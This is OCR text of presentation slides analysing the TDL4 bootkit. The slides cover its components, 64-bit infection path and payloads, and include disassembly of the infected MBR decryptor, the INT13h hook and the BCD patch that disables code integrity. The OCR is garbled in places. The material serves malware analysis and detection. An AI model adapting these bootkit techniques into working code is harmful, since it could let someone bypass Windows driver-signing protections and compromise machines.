


TDL4 components

Module	Description
mbr	Original MBR of infected system
ldr16	16bit real mode loader code
ldr32	fake kdcom.dll for 32 bit systems
ldr64	fake kdcom.dll for 64 bit systems
drv32	rootkit driver for 32 bit systems
drv64	rootkit driver for 64 bit systems
cmd.dll	payload for 32 bit processes
cmd64.dll	payload for 64 bit processes
cfg.ini	configuration
bckfg.tmp	encrypted list of C&C URLs


System Infection


Unpack and Initialize
What bit is running proces s
32bit infection
64bit infection




Displays the little dialog message box requesting administrative rights

it Systems

64bit, Improved defence?

- Code Integrity Policy prevents unsigned kernel-mode drivers on loading
- Windows *PatchGuard* protects modification of
    - SSDT System Service Dispatch Table
    - IDT Interrupt Descriptor Table
    - Global Descriptor Table
    - Patching codes on kernel




Infecting 64bit systems

"The Master Boot Record (MBR) is the first 512 bytes of a data storage device that contains code for bootstrapping an operating system. It houses the table of primary partitions using the IBM partition table heme. It's primary purpose is to load the boot sector and pass control to it (volume boot record)"

Structure of a master boot record

Address			Description		Size in bytes
Hex	Oct	Dec			
0000	0000	0	code area		440 (max. 446)
01B8	0670	440	disk signature (optional)		4
01BC	0674	444	Usually nulls; 0x0000		2
01BE	0676	446	**Table of primary partitions** (Four 16-byte entries, IBM partition table scheme)		64
01FE	0776	510	55h	MBR signature; 0xAA55	2
01FF	0777	511	AAh		
MBR, total size: 446 + 64 + 2 =					**512**



MBR

Master Boot Record

Loads the VBR

VBR

Volume Boot Record

Loads the Bootmgr


BCD option	Description
BcdLibraryBoolean_DisableIntegrityCheck (0x16000020)	disables kernel-mode code integrity checks
BcdOSLoaderBoolean_WinPEMode (0x26000022)	instructs kernel to be loaded in preinstallation mode, disabling kernel-mode code integrity checks as a byproduct
BcdLibraryBoolean_AllowPrereleaseSignatures (0x16000049)	enables test signing


Initia

loads
hal.

Kernel Initialization

Calls KdDebuggerInitialize1 from kdcom.dll to initialize the debugging facilities of the system





PAYLOAD

- TDL – “Trojan Downloader”
  - Keyloggers
  - Clickers
  - Fake AVs
  - Adware
- Receives commands from botnet C&C and runs them
- Intercepts user searches and spoofs the search result
- Creates search requests to popular search engines.

Should we be alarmed?

“Stealth is nothing new to the anti-virus industry"


There is a war…


- -Signature Based
- -Behavioural
- -Kernel hooking
- -Integrity Checkers
- -Diff Based

- Rootkit detection and removal is an integral part of Advanced Malware Detection
- More and more companies are opting for this technology

GFI®

http://www.gfi.com/





Clean

Infected

```
seg000:0000                     MBR_start:                              ; CODE XREF: seg000:0071↓J
seg000:0000 33 C0                       xor     ax, ax
seg000:0002 8E D0                       mov     ss, ax
seg000:0004 BC 00 7C                    mov     sp, 7C00h
seg000:0007 8E C0                       mov     es, ax
seg000:0009 8E D8                       mov     ds, ax
seg000:000B BE 00 7C                    mov     si, 7C00h
seg000:000E BF 00 06                    mov     di, 600h
seg000:0011 B9 00 02                    mov     cx, 200h
seg000:0014 FC                          cld
seg000:0015 F3 A4                       rep movsb
seg000:0017 50                          push    ax
seg000:0018 68 1C 06                    push    61Ch
seg000:001B CB                          retf
seg000:001C                     ; ---------------------------------------------------------------------------
seg000:001C FB                          sti
seg000:001D 60                          pusha
seg000:001E B9 37 01                    mov     cx, 137h        ; size and key
seg000:0021 BD 2A 06                                                    crypted body
seg000:0024
seg000:0024                     decrypt_routine:                        ; CODE XREF: seg000:0028↓j
seg000:0024 D2 4E 00                    ror     byte ptr [bp+0], cl
seg000:0027 45                          inc     bp
seg000:0028 E2 FA                       loop    decrypt_routine
seg000:002A 44                          inc     sp              ; <---------- crypted body
seg000:002B 85 56 70                    test    [bp+70h], dx
seg000:002E 1C B8                       sbb     al, 0B8h ; '¬'
seg000:0030                             db      26h
seg000:0030 26 04 08                    add     al, 8
seg000:0033 68 62 40                    push    4062h
seg000:0036 0E                          push    cs
seg000:0037 83 0C A3                    or      word ptr [si], 0FFA3h
```

Infected MBR disassembly

```
seg000:002A                     mov     ds:7B2h, dl     ; save drive index
seg000:002E                     sub     word ptr ds:413h, 10h ; reserve 16kb
seg000:0033                     mov     ax, ds:413h
seg000:0036                     shl     ax, 6
seg000:0039                     mov     ds:674h, ax     ; fix jump address to the buffer with ldr16
seg000:003C                     mov     ah, 48h ; 'H'   ; Extended Read Drive Parameters
seg000:003E                     mov     si, 8C5h
seg000:0041                     mov     word ptr ds:8C5h, 1Eh ; size of buffer
seg000:0047                     int     13h             ; DISK -
seg000:0049
seg000:004C
seg000:004C loc_4C:                                     ; DATA XREF: seg000:0047↑r
seg000:004C                                             ; ReadAndDecryptBuf+42↓r
seg000:004C                     mov     cx, 6
seg000:004F                     call    FindLdr16
seg000:0052                     mov     eax, [si+14h]
seg000:0056                     push    word ptr ds:674h
seg000:005A                     pop     es
seg000:005B                     xor     di, di
seg000:005D
seg000:005D loc_5D:                                     ; CODE XREF: seg000:006E↓j
seg000:005D                     call    ReadAndDecryptBuf
seg000:0060                     mov     si, 8E9h
seg000:0063                     mov     cx, ds:8E5h
seg000:0067                     rep movsb
seg000:0069                     mov     ax, ds:8E7h
seg000:006C                     test    ax, ax
seg000:006E                     jnz     short loc_5D
seg000:0070                     popa
seg000:0071                     jmp     far ptr loc_0   ; jump to ldr16 entry point
seg000:0076
```

After decryption and loading
LDR16

```
seg000:003F
seg000:003F
seg000:003F 9C                                  HookedInt13h:                           ; DATA XREF: se 000:0023↑o
seg000:0040 80 FC 02                                            pushf
seg000:0043 74 0B                                               cmp     ah, 2           ; Read Sectors  rom Drive
seg000:0045 80 FC 42                                            jz      short ifRead    ; save functio number
seg000:0048 74 06                                               cmp     ah, 42h ; 'B'   ; Extended Rea  Sectors From Drive
seg000:004A 9D                                                  jz      short ifRead    ; save functio number
seg000:004B                                                     popf
seg000:004B
seg000:004B                                     jmpOrig13h:                             ; DATA XREF: se 000:0010↑w
seg000:004B                                                                             ; seg000:001F↑r ...
seg000:004B EA 00 00 00 00                                      jmp     far ptr loc_0   ; jmp to the or ginal int 13h
seg000:0050                                     ; ---------------------------------------------------------------------------
seg000:0050
seg000:0050                                     ifRead:                                 ; CODE XREF: seg000:0043↑j
seg000:0050                                                                             ; seg000:0048↑j
seg000:0050 2E 88 26 E3 03                                      mov     cs:3E3h, ah     ; save function number
seg000:0055 2E A2 E1 03                                         mov     cs:3E1h, al     ; save number of sectors to read
seg000:0059 2E 66 C7 06 DD 03 00 00 00 00                       mov     dword ptr cs:3DDh, 0
seg000:0063 2E 66 C7 06 D9 03 00 00 00 00                       mov     dword ptr cs:3D9h, 0
seg000:006D 2E 89 0E D9 03                                      mov     cs:3D9h, cx     ; save track and sector
seg000:0072 2E 88 36 DB 03                                      mov     cs:3DBh, dh     ; save head
seg000:0077 2E 66 FF 0E D9 03                                   dec     dword ptr cs:3D9h
seg000:007D 9D                                                  popf
seg000:007E 9C                                                  pushf
seg000:007F 2E FF 1E 4C 00                                      call    dword ptr cs:jmpOrig13h+1 ; jmp to th
seg000:0084 0F 82 FC 01                                         jb      locret_284
seg000:0088 1E                                                  push    ds
seg000:0089 06                                                  push    es
seg000:008A 60                                                  pusha
seg000:008B 9C                                                  pushf
seg000:008C 2E A0 E3 03                                         mov     al, cs:3E3h
seg000:0090 3C 42                                               cmp     al, 42h ; 'B'
seg000:0092 75 1E                                               jnz     short notExtendedRead
```

INT13 hooked

```
seg000:021D                             CmpAndPatchBCD:                         ; CODE XREF: seg000:00C5↑j
seg000:021D                                                                     ; seg000:00D6↑j ...
seg000:021D 0F B6 0E E1 03                          movzx   cx, byte ptr ds:3E1h
seg000:0222 C1 E1 07                                shl     cx, 7
seg000:0225
seg000:0225                             loc_225:                                ; CODE XREF: seg000:027E↓j
seg000:0225 26 66 81 3F 31 36 30 30                 cmp     dword ptr es:[bx], '0061' ; compare with BcdLibraryBoolean_EmsEnabled
seg000:022D 75 1C                                   jnz     short loc_24B   ; finds hive's "lf"
seg000:022F 26 66 81 7F 04 30 30 32 30              cmp     dword ptr es:[bx+4], '0200'
seg000:0238 75 11                                   jnz     short loc_24B   ; finds hive's "lf"
seg000:023A 26 66 C7 07 32 36 30 30                 mov     dword ptr es:[bx], '0062' ; patch to BcdOSLoaderBoolean_WinPEMode
seg000:0242 26 66 C7 47 04 30 30 32 32              mov     dword ptr es:[bx+4], '2200'
seg000:024B
seg000:024B                             loc_24B:                                ; CODE XREF: seg000:022D↑j
seg000:024B                                                                     ; seg000:0238↑j
seg000:024B 26 66 81 3F 6C 66 01 00                 cmp     dword ptr es:[bx], 1666Ch ; finds hive's "lf"
seg000:0253 75 14                                   jnz     short loc_269   ; search for /MININT
seg000:0255 26 66 81 7F 08 31 36 30 30              cmp     dword ptr es:[bx+8], '0061'
seg000:025E 75 09                                   jnz     short loc_269   ; search for /MININT
seg000:0260 26 66 C7 47 08 32 36 30 30              mov     dword ptr es:[bx+8], '0062' ; patch key crc
seg000:0269
seg000:0269                             loc_269:                                ; CODE XREF: seg000:0253↑j
seg000:0269                                                                     ; seg000:025E↑j
seg000:0269 26 66 81 3F 2F 4D 49 4E                 cmp     dword ptr es:[bx], 'NIM/' ; search for /MININT
